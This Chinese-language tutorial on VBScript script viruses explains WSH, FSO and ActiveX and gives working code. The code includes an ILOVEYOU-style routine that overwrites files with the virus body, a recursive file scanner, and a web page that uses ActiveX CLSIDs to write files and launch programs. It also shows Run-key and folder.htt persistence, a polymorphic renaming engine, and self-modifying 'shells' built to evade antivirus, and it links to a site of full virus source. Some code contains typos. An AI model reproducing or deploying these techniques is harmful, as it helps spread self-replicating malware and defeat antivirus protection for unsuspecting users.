脚本(Script)病毒是以脚本程序(如VBScript、JavaScript、PHP)编写成的病毒。实际上，任何语言都可以编写病毒，而用脚本编写病毒则更加的简单，并且编写的病毒具有传播快、破坏力大等特点。例如，爱虫病毒、欢乐时光病毒等，就是利用VBS（VBScript）编写的，称为VBS脚本病毒。万花谷病毒就是利用JS（JavaScript）编写的。脚本病毒必须透过Microsoft的WSH才能够启动执行以及感染其他文件。由于VBS脚本病毒比较普遍且危害较大，所以这里主要就以VBS来介绍脚本病毒。

# 一、基础

**WSH**

WSH（服务器端）是Windows Scripting Host（Windows脚本宿主）的缩略形式。它基于32位的Windows平台并独立于语言的脚本运行环境，是一个批次语言/自动执行工具。后缀名为.vbs或js的脚本文件，在Windows下运行它时，系统就会自动调用一个适当的程序对它进行解释执行，而这个程序就是WScript.exe（如果是在DOS环境下，则为CScript.exe，命令格式为：Cscript FileName.vbs）。

ActiveX

ActiveX（客户端）是Microsoft提出的一组使用COM（Component Object Model，部件对象模型）使得软件部件在网络环境中进行交互的技术集。它与具体的编程语言无关。作为针对Internet应用开发的技术，ActiveX被广泛应用于WEB服务器以及客户端的各个方面。同时，ActiveX技术也被用于方便地创建普通的桌面应用程序。ActiveX既包含服务器端技术，也包含客户端技术。其主要内容是：

**①** ActiveX控制（ActiveX Control）；用于向WEB页面、Microsoft Word等支持ActiveX的容器（Container）中插入COM对象。

**②** ActiveX文档（ActiveX Document）；用于在WEB Browser或者其它支持ActiveX的容器中浏览复合文档（非HTML文档），例如Microsoft Word文档，Microsoft Excel文档或者用户自定义的文档等。

**③** ActiveX脚本描述（ActiveX Scripting）；用于从客户端或者服务器端操纵 ActiveX控制和Java程序，传递数据，协调它们之间的操作。

**④** ActiveX服务器框架（ActiveX Server Framework）；提供了一系列针对WEB服务器应用程序设计各个方面的函数及其封装类，诸如服务器过滤器、HTML数据流控制等。

FSO

File System Object（服务器端）简称FSO。是微软ASP的一个对文件操作的控件，该控件可以对服务器进行读取、新建、修改、删除目录以及文件的操作。但是因为权限控制的问题，很多虚拟主机服务器的FSO反而成为这台服务器的一个公开的后门，因为客户可以在自己的ASP网页里面直接就对该控件编程，从而控制该服务器甚至删除服务器上的文件。

详情：ASP

**WSH构架于ActiveX之上，通过充当ActiveX的脚本引擎控制器，为Windows用户充分利用威力强大的脚本指令语言扫清障碍。**

# 二、WSH的例子

Set fso=CreatObject("Scripting.FileSystemObject")

fso.GetFile("C:\Hello.txt").Copy("H:\HelloWorld.txt") //假设C盘根目录存在文件Hello.txt,否则上一行就运行时出错

就这两行就可以完成拷贝文件到制定地点，并重命名。第一行创建一个文件系统对象（File System Object FSO），第二行利用这个文件系统对象获取目标文件，即C:\Hello.txt指明的文件，是一个完整的路径文件名。GetFile函数获得这个文件，Copy函数将这个文件复制到H盘并重命名。这也是用VBScript编写病毒的一个显著特点。

例1（访问文件系统）

WScript.Echo("利用WSH访问文件系统")

dim objDir

set objDir=WScript.Createobject("Scripting.FileSystemObject") //使用FSO对象

For k=1 to 10

sNewFolder="H:\WshSample" //给新的文件夹命名

Next

set objShell=WScript.CreateObject("Wscript.Shell") //启动shell对象

objShell.Run("notepad"&WScript.ScriptFullName) //用shell对象启动记事本，并打开脚本文件

set fso=WScript.CreateObject("Scripting.FileSystemObject")

set tsObj=fso.CreateTextFile("C:\TestFile.txt",True) //在C盘根目录下创建一个文本文件TestFile.txt

tsObj.WriteLine("利用WSH访问文件夹系统")

tsObj.Close

如果禁止了FileSystemObject那么就可以有效的控制这种病毒的传播。用RegSvr32 scrrun.DLL /u这条命令就可以禁止文件系统对象。如果禁止了文件系统对象，那么在执行代码的时候就会出现错误。

例2（访问注册表）

用VBScript访问注册表，必须先创建一个能与操作系统沟通的对象，再利用这个对象的各种方法对注册表进行操作，创建这个对象的方法和格式如下：

*Set 对象变量名=Wscript.CreateObject("Wscript.Shell")*

如Set regWsh=Wscript.CreateObject("Wscript.Shell")就可以创建一个名为regWsh的对象了。有了这个对象，还要用到几个重要的方法才能够达到访问注册表的目的。常用的方法有以下几种：

1. 读注册表键值的操作RegRead。格式为：regWsh.RegRead(路径参数)
2. 创建/修改注册表键值的操作RegWrite。格式为：regWsh.RegWrite 路径参数,值[,值类型]

说明：当被操作的“路径参数”不存在时，创建该主键或键值；反之，则修改原有的键值。

**③** 删除注册表键值的操作RegDelete。格式为regWsh.RegDelete 路径参数。路径参数指出了操作的对象，有根键、主键路径和键值三部分组成，各部分表示的的方法如下：

1）根键。根键有两种表示方法：缩写形式(Short)和完整形式(Long)，相互对应关系如表

|  |  |  |  |
| --- | --- | --- | --- |
| 缩写形式 | 完整形式 | 缩写形式 | 完整形式 |
| HKCU | HKEY\_CURRENT\_USER | 无 | HKEY\_USERS |
| HKLM | HKEY\_LOCAL\_MACHINE | 无 | HKEY\_CURRENT\_CONFIG |
| HKCR | HKEY\_CLASSES\_ROOT |  |  |

2）主键路径。主键路径就是目标键在注册表中的主键位置，各个主键之间用“\”分隔，如：*“\Software\Microsoft\Windows\CurrentVersion\RainbowOnSites”*

3）键值。键值参数可以省去不写，这时，所有的操作都只针对整个主键进行，而不是该主键的某个值。如果想对某个主键下的某个键值进行操作，则应包含一部分，直接接在主键路径之后即可。例如，一个完整的参数如下所示：*"HKCU\Software\Microsoft\Windows\CurrentVersion\RainbowOnSites\NoRun"*

下面是一个操作注册表的程序，代码如下：

Dim RegWsh,sReadKey,sPrompt,sFixprompt

Set RegWsh = WScript.CreateObject("WScript.Shell")

RegWsh.RegWrite "HKCU\MyRegKey\", "一级键值"

sReadKey=RegWsh.RegRead("HKCU\MyRegKey\")

sPrompt="(默认)键值为：'"&sReadKey&"'"&sFixprompt

msgbox "读取的HKCU\MyRegKey\下"&sPrompt

RegWsh.RegWrite "HKCU\MyRegKey\Entry\", "二级子键"

sReadKey=RegWsh.RegRead("HKCU\MyRegKey\Entry\")

sPrompt="(默认)键值为：'"&sReadKey&"'"& sReadKey

msgbox "读取的HKCU\MyRegKey\Entry\下"&sPrompt

RegWsh.RegWrite "HKCU\MyRegKey\Entry\", "修改后的二级子键"

sReadKey=RegWsh.RegRead("HKCU\MyRegKey\Entry\")

sPrompt="(默认)键值已经修改为：'"&sReadKey

msgbox "读取的HKCU\MyRegKey\Entry\下"&sPrompt

MsgBox"将数值项HKCU\MyRegKey\Value 设为字符类型（REG\_SZ），数值为1"

RegWsh.RegWrite "HKCU\MyRegKey\Value", 1

MsgBox "将数值项HKCU\MyRegKey\Entry 设为 双字节型（REG\_DWORD），数值为2"

RegWsh.RegWrite "HKCU\MyRegKey\Entry", 2, "REG\_DWORD"

MsgBox "将数值项HKCU\MyRegKey\Entry\Value1设为二进制类型（REG\_BINARY），数值为 3"

RegWsh.RegWrite "HKCU\MyRegKey\Entry\Value1",3, "REG\_BINARY"

MsgBox "以下将删除HKCU\MyRegKey\Entry\Value1数值"

RegWsh.RegDelete "HKCU\MyRegKey\Entry\Value1"

MsgBox "以下将删除HKCU\MyRegKey\Entry主键"

RegWsh.RegDelete "HKCU\MyRegKey\Entry\"

MsgBox "以下将删除HKCU\MyRegKey主键"

RegWsh.RegDelete "HKCU\MyRegKey\"

只要把上面的VBScript编写的操作注册表的代码放在网页文件中，不用对代码进行任何修改，只需要在上面的代码前后分别加上<script language=VBScript></script>即可。用它可以修改IE浏览器的主页、可以修改系统的各个参数，万花谷病毒就是充分利用了注册表，以达到破坏的目的。

# 三、特点

以VBScript为例，VBScript利用Windows系统的开放性特点，通过调用一些现成的Windows对象、组件，可以直接对文件系统、注册表等进行控制，功能非常强大。应该说病毒就是这种思想，但是这种思想在用VBS实现时变得极其容易。VBS脚本病毒具有如下几个特点：

1. 编写简单。一个以前对病毒一无所知的病毒爱好者可以在很短的时间里编出一个新型病毒来。
2. 破坏力大。其破坏力不仅表现在对用户系统文件及性能的破坏。还可以使邮件服务器崩溃，网络发生严重阻塞。
3. 感染力强。由于脚本是直接解释执行，并且它不需要像PE病毒那样，需要做复杂的PE文件格式处理，因此这类病毒可以直接通过自我复制的方式感染其他同类文件，并且自我的异常处理变得非常容易。
4. 传播范围大。这类病毒通过htm文档，Email附件或其它方式，可以在很短时间内传遍世界各地。
5. 病毒源码容易被获取，变种多。由于VBS病毒解释执行，其源代码可读性非常强，即使病毒源码经过加密处理后，其源代码的获取还是比较简单。因此，这类病毒变种比较多，稍微改变一下病毒的结构，或者修改一下特征值，很多杀毒软件可能就无能为力。
6. 欺骗性强。脚本病毒为了得到运行机会，往往会采用各种让用户不大注意的手段，譬如，邮件的附件名采用双后缀，如.jpg.vbs，由于系统默认不显示后缀，这样，用户看到这个文件的时候，就会认为它是一个jpg图片文件。
7. 使得病毒生产机实现起来非常容易。所谓病毒生产机，就是可以按照用户的意愿，生产病毒的机器（当然，这里指的是程序），目前的病毒生产机，之所以大多数都为脚本病毒生产机，其中最重要的一点还是因为脚本是解释执行的，实现起来非常容易，具体将在我们后面谈及。

# 四、原理

vbs脚本病毒如何感染、搜索文件

VBS8脚本病毒一般是直接通过自我复制来感染文件的，病毒中的绝大部分代码都可以直接附加在其他同类程序的中间，比如新欢乐时光病毒就是将自己的代码附加在.htm文件的尾部，并在顶部加入一条调用病毒代码的语句，而爱虫病毒则是直接生成一个文件的副本，将病毒代码拷入其中，并以原文件名作为病毒文件名的前缀，vbs作为后缀。下面我们通过爱虫病毒的部分代码具体分析一下这类病毒的感染和搜索原理，以下是文件感染的部分关键代码：

Set fso=createobject("scripting.filesystemobject") //创建一个文件系统对象

set self=fso.opentextfile(wscript.scriptfullname,1) //读打开当前文件（即病毒本身）

vbscopy=self.readall //读取病毒全部代码到字符串变量vbscopy

set ap=fso.opentextfile(目标文件.path,2,true) //写打开目标文件，准备写入病毒代码

ap.write vbscopy ' //将病毒代码覆盖目标文件

ap.close

set cop=fso.getfile("C:\test.txt") //得到目标文件路径

cop.copy("C:\test.txt" & ".vbs") ' //创建另外一个病毒文件（以.vbs 为后缀）

目标文件.delete(true) //删除目标文件

**原理：**先将病毒自身代码赋给字符串变量vbscopy，然后将这个字符串覆盖写到目标文件，并创建一个以目标文件名为文件名前缀、vbs为后缀的文件副本test.txt.vbs，最后删除目标文件。如果文件夹设置为"隐藏已知文件类型的扩展名"，则用户看到的仍然是test.txt，而真正的文件扩展名为.vbs被隐藏)，用户看到的只是文件的图标已经改变。

文件搜索代码：

//该函数主要用来寻找满足条件的文件，并生成对应文件的一个病毒副本

sub scan(folder\_) //scan函数定义，

on error resume next //如果出现错误，直接跳过，防止弹出错误窗口

Set fso = Wscript.CreateObject("Scripting.FileSystemObject")

set folder\_=fso.getfolder(folder\_)

set files=folder\_.files //当前目录的所有文件集合

for each file in files

ext=fso.GetExtensionName(file) //获取文件后缀

ext=lcase(ext) //后缀名转换成小写字母

if ext="mp3" then //如果后缀名是mp3，则显示文件路径及文件名

Wscript.echo (file)

end if

next

set subfolders=folder\_.subfolders

for each subfolder in subfolders //搜索其他目录，递归调用

scan( )

scan(subfolder)

next

end sub

scan("C:") //调用scan()搜索整个C盘，参数也可以是"C:\"

vbs脚本病毒通过网络传播的方式及代码分析

VBS病毒之所以传播范围广，主要依赖于的网络传播功能，一般脚本病毒主要通过如下的四种方式进行传播：

**①** 通过E-MAIL附件传播

**②** 通过局域网传播

**③** 通过感染HTML、ASP、JSP、PHP

**④** 通过IRC聊天通道传播

因为这里专门讲脚本的，而且目前最主要的的传播方式还是第三点，所以这里就讲解通过感染HTML、ASP、JSP、PHP 这种方式。

病毒之所以能够在htm文件中发挥强大功能，采用了和绝大部分网页恶意代码相同的原理。基本上它们采用了相同的代码，不过也可以采用其它代码，这段代码是病毒FSO,WSH等对象能够在网页中运行的关键。在注册表HKEY\_CLASSES\_ROOT\CLSID\下可以找到这个主键{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}，注册表中对它他的说明是“Windows Script Host Shell Object”。

同样也可以找到{0D43FE01-F093-11CF-8940-00A0C9054228}，注册表对它的说明是“FileSystem Object”，一般先要对COM（组件对象模型）进行初始化，在获取相应的组件对象之后，病毒便可正确地使用FSO、WSH两个对象，调用它们的强大功能。下面就是一段完整的病毒，利用CLSID来调用FSO和WSH的JavaScript代码，如下所示：

<html>

<head>

<title>利用 CLSID 创建实例</title>

<meta http-equiv= "Content-Type" content ="text/html; charset=gb2132">

</meta>

<script language="JavaScript">

Document.write("<APPLET HEIGHT=0 WIDTH=0code=com.ms.activeX.ActiveXComponent></APPLET>")

//Applet可以翻译为小应用程序,Java Applet就是用Java语言编写的这样的一些小应用程序，它们可以直接嵌入到网页中，并能够产生特殊的效果，在后面会详细讲解

Function creatObj(){

Try { //try….catch为异常处理，在后面的JSP中会详细讲解

Obj=document.applets[0];

Obj=setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");

Obj=createInstance(); //创建一个实例

Fso=obj.GetObject(); //获取文件系统对象，以便写文件

tsObj=Fso.OpenTextFile("C:\\testCLSID.txt",2,true); //打开C:\\testCLSID.txt

tsObj.Write("Hello FSO") //往文件C:\\testCLSID.txt里写入Hello FSO

tsObj.close

obj.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}")

obj.createInstance(); //创建一个实例

WshShell=obj.GetObject(); //获取shell对象，以便运行程序

WshShell.Run("notepad C:\\testCLSID.txt") //打开C:\\testCLSID.txt

}

Catch(e)

{}

}

</script>

<body>


单击"创建实例"按钮，将会在C盘创建文件，并用记事本打开文件

<input type= "button" value= "创建实例" name= "btn" onclick= "creatObj(); return false">


</body>

</html>

把上面的这些代码保存为html的网页格式，打开就看到有一个按钮，如图所示



点击按钮就可以在在C盘创建文件，并用记事本打开文件。用杀毒软件扫描看看，如图所示



提示发现了木马。

脚本病毒是如何获得控制权

对于病毒来说，如果没有一定的权限，那它本身就无法执行了，也就不可能进行破坏等动作了，所以如何获取控制权是每一个病毒的核心之一。下面就给介绍几种脚本病毒如何获取权限的方法。

1. **修改注册表**

Windwos在启动的时候，会自动加载HEKY\_LOCAL\_MACHINE\software\Microsoft\Windows\CurrentVersion\Run项下的各键值所指向的程序。脚本病毒可以在此项下加入一个键值指向病毒程序，这样就可以保证每次机器启动的时候拿到控制权，VBS修改注册表比较简单，直接调用wsh.RegWrite(strName,anyvalue[,strType])语句即可。

1. **通过映射文件执行方式**

譬如新欢乐时光将dll的执行方式修改为wscript.exe，甚至可以将exe文件的映射指向病毒代码。

1. **欺骗用户，让用户自己执行**

这种方式其实和用户的心理有关。譬如病毒在发送附件时，采用双后缀的文件名，由于默认情况下，后缀并不显示，举个例子，文件名为beauty.jpg.vbs的vbs程序显示为beauty.jpg，这时用户往往会把它当成一张图片去点击。同样，对于用户自己磁盘中的文件，病毒在感染它们的时候，将原有文件的文件名作为前缀，vbs作为后缀产生一个病毒文件，并删除原来文件，这样，用户就有可能将这个vbs文件看作自己原来的文件运行。

1. **利用decsktop.ini和folder.htt互相配合**

这两个文件可以用来配置活动桌面，也可以用来自定义文件夹。如果用户的目录中含有这两个文件，当用户进入该目录时，就会触发folder.htt中的病毒代码。这是新欢乐时光病毒采用的一种比较有效的获取控制权的方法。并且利用folder.htt，还可能触发exe文件，这也可能成为病毒得到控制权的一种有效方法。

脚本病毒对抗杀毒软件的方法

病毒为了要生存，对抗反病毒软件的能力也是必需的。一般来说，VBS脚本病毒采用如下几种对抗反病毒软件的方法。

1. **变量名自动改变**

可以随机选取密钥对自己的部分代码进行加密变换，使得每次感染的病毒代码都不一样，达到了多态的效果。这给传统的特征值查毒法带来了一些困难。病毒也还可以进一步的采用变形技术，使得每次感染后的加密病毒的解密后的代码都不一样。下面看一个简单的VBS 脚本变形引擎。

Set **Of** = CreateObject("Scripting.FileSystemObject") //创建文件系统对象

vCode = Of.OpenTextFile(WScript.ScriptFullName, 1).Readall //读取自身代码

**fS**=Array("**Of**", "**vC**", "**fS**", "**fSC**") //定义一个即将被替换字符的数组

For **fSC** = 0 To 3

vCode = Replace(vCode, **fS**(**fSC**), Chr((Int(Rnd \* 22) + 65))

& Chr((Int(Rnd \* 22) + 65)) & Chr((Int(Rnd \* 22) + 65))

& Chr((Int(Rnd \* 22) + 65))) //取4个随机字符替换数组fS中的字符串

Next

Of.OpenTextFile(WScript.ScriptFullName, 2, 1).Writeline vCode //将替换后的代码写回文件

上面这段代码使得该VBS文件在每次运行后，其Of，vC，fS，fSC四个字符串都会用随机字符串来代替，这在很大程度上可以防止反病毒软件用特征值查毒法将其查出。

1. **脚本加密、加壳与变形**

在新欢乐时光病毒中，可以随机选取密钥对自身的部分代码进行加密转换，使得每次感染的病毒代码都不一样，而且病毒还可以进一步地采用变形技术，使得每次感染后的甲醚病毒在解密后的代码都不一样。

用脚本编码器ScrEnc.EXE之类的工具软件加密脚本，甲醚后的脚本能被WSH直接解释。不过加密是可逆的，所以现在所有的杀毒软件都有解码的功能。

对于EXE病毒的免杀，最先想到的应该是“加壳”吧。不过在脚本上也可以用用这个办法，例如下面的代码就是一个最简单的壳了，代码如下：

str="cswpire.tohco" ""!K"

For i=1 to Len(str) Step 3

rev=rev+StrReverse(Mid(str,i,3))

Next

Execute rev

WScript.Echo str & Chr(13) & Chr(13) & rev

这个壳就是弹出一个对话框显示OK！，最后一行只是为了显示其运算结果。壳的算法是每n个字符就反转顺序一次。n在这里是等于3。不过这个壳是死的，起不到减少特征码的效果，反而增加了特征码，如cswpire。

下面举一个更复杂的例子，代码如下：

str="wscript.echo""OK!"":randomize:key=int(rnd\*8+2):str=rev:str=replace(str,chr(34),chr(34)+chr(34)):set aso=createobject(""ADODB.Stream""):with aso:.open:.writetext""str=""+chr(34)+str+chr(34)+"":key=""+cstr(key)+"":str=rev:execute str:function rev():for i=1 tu len(str) step key:rev=rev+strrevrse(mid(str,i,key)):next:end function"":.savetofile wscript.scriptfullname,2:end with":key=1:str=rev:execute str:function rev():for i=1 to len(str) step key:rev=rev+strreverse(mid(str,i,key)):next:end function

需要注意的是，上面的代码只有一行，没有回车换行，他的效果和上一段代码是一样的，弹出一个对话框现实 OK！。但是代码执行完后，可能就变成下面这样的内容了：

str=".tpircswKO""

ohceodnar:""!yek:ezimdnr(tni=ts:)2+8\*ts:vet=rcalper=rhc,rts(ehc,)

43(rhc+)43(rs:))43(rc=osa

tejboetaerODA""(tceaertS.BDhtiw:)""mpo.:osa tirw.:nes""

txeterhc+""=rtrts+)43()43(rhc+""=yek:""+ek(rtsc+rts+ver=(esrever,rts(dim:))

yek,idne:txenoitcnuf evas.:""nw elifots.tpircsluftpirc:2,

emanlgiw dne"key=8:str=rev:execute str:function rev():for i=1 to

len(str) step key:rev=rev+strreverse(mid(str,i,key)):next:end function

每次运行之后，代码都变成了不同的内容，也就是说这个脚本是自变形的。这个壳的算法没有变，但是n确是随机改变。但是加过壳的内容每次都不同，壳本身还没有任何改变。为了更好的免杀，脚本的壳也可以动态改变，这就要用到所谓的多态技术了。

和EXE病毒不同的是，EXE病毒多态是用来反动态查杀的，而脚本的多态只是对付静态查杀，两者存在的差异比较大。不影响功能的变形方法，除了上面介绍的还有以下几种：

1）随机改变大小写。

2）冒号(:)与回车符随机互换(字符串内和then之后的冒号除外)。

3）字符串分割时，“+”与“&”随机互换。

4）()、+、-、\*、/、&等字符两边任意添加空格或继续符(\_)和回车符的组合。

5）用自定义函数替换内置函数，即使自定义的函数只是简单的封装内置函数，但至少起到了减少关键字的位置。

1. **直接关闭杀毒软件**

VBS的功能非常的强大，它可以直接查看系统运行的进程，如果发现是杀毒软件的进程，那么就直接关闭它，并对它的某些关键程序进行删除，让杀毒软件无法运行。

可以综合应用“语句分割”、“变量名自动改变”、“随机改变大小写”、“+和&互换”等方法，从而达到类似于在 JAVA 中的混淆器的效果。

用户一旦浏览了含有病毒的网页，即可在毫无察觉的情况下立即感染该病毒，从而对系统造成不同程度的破坏。

如：默认主页被修改；主页设置被屏幕锁定，沙子选项无效不可更改；默认的IE搜索引擎被修改；IE标题栏添加非法信息；outlook express标题栏被添加非法信息；鼠标右键菜单被添加非法网站链接；在IE工具栏非法添加按钮；锁定地址栏的下拉菜单并添加文字信息；IE 菜单“查看”下的“源文件”项被禁止。以上都是网页病毒的一般表现，更恶意的网页则是破坏文件系统，或自动安装木马程序等。

至于完整的脚本病毒或其他病毒的代码，大家可以去http://www.62nds.co.nz/pg/e90.php这个网站看看。它里面收集了一些病毒的完整代码，可以供大家研究之用。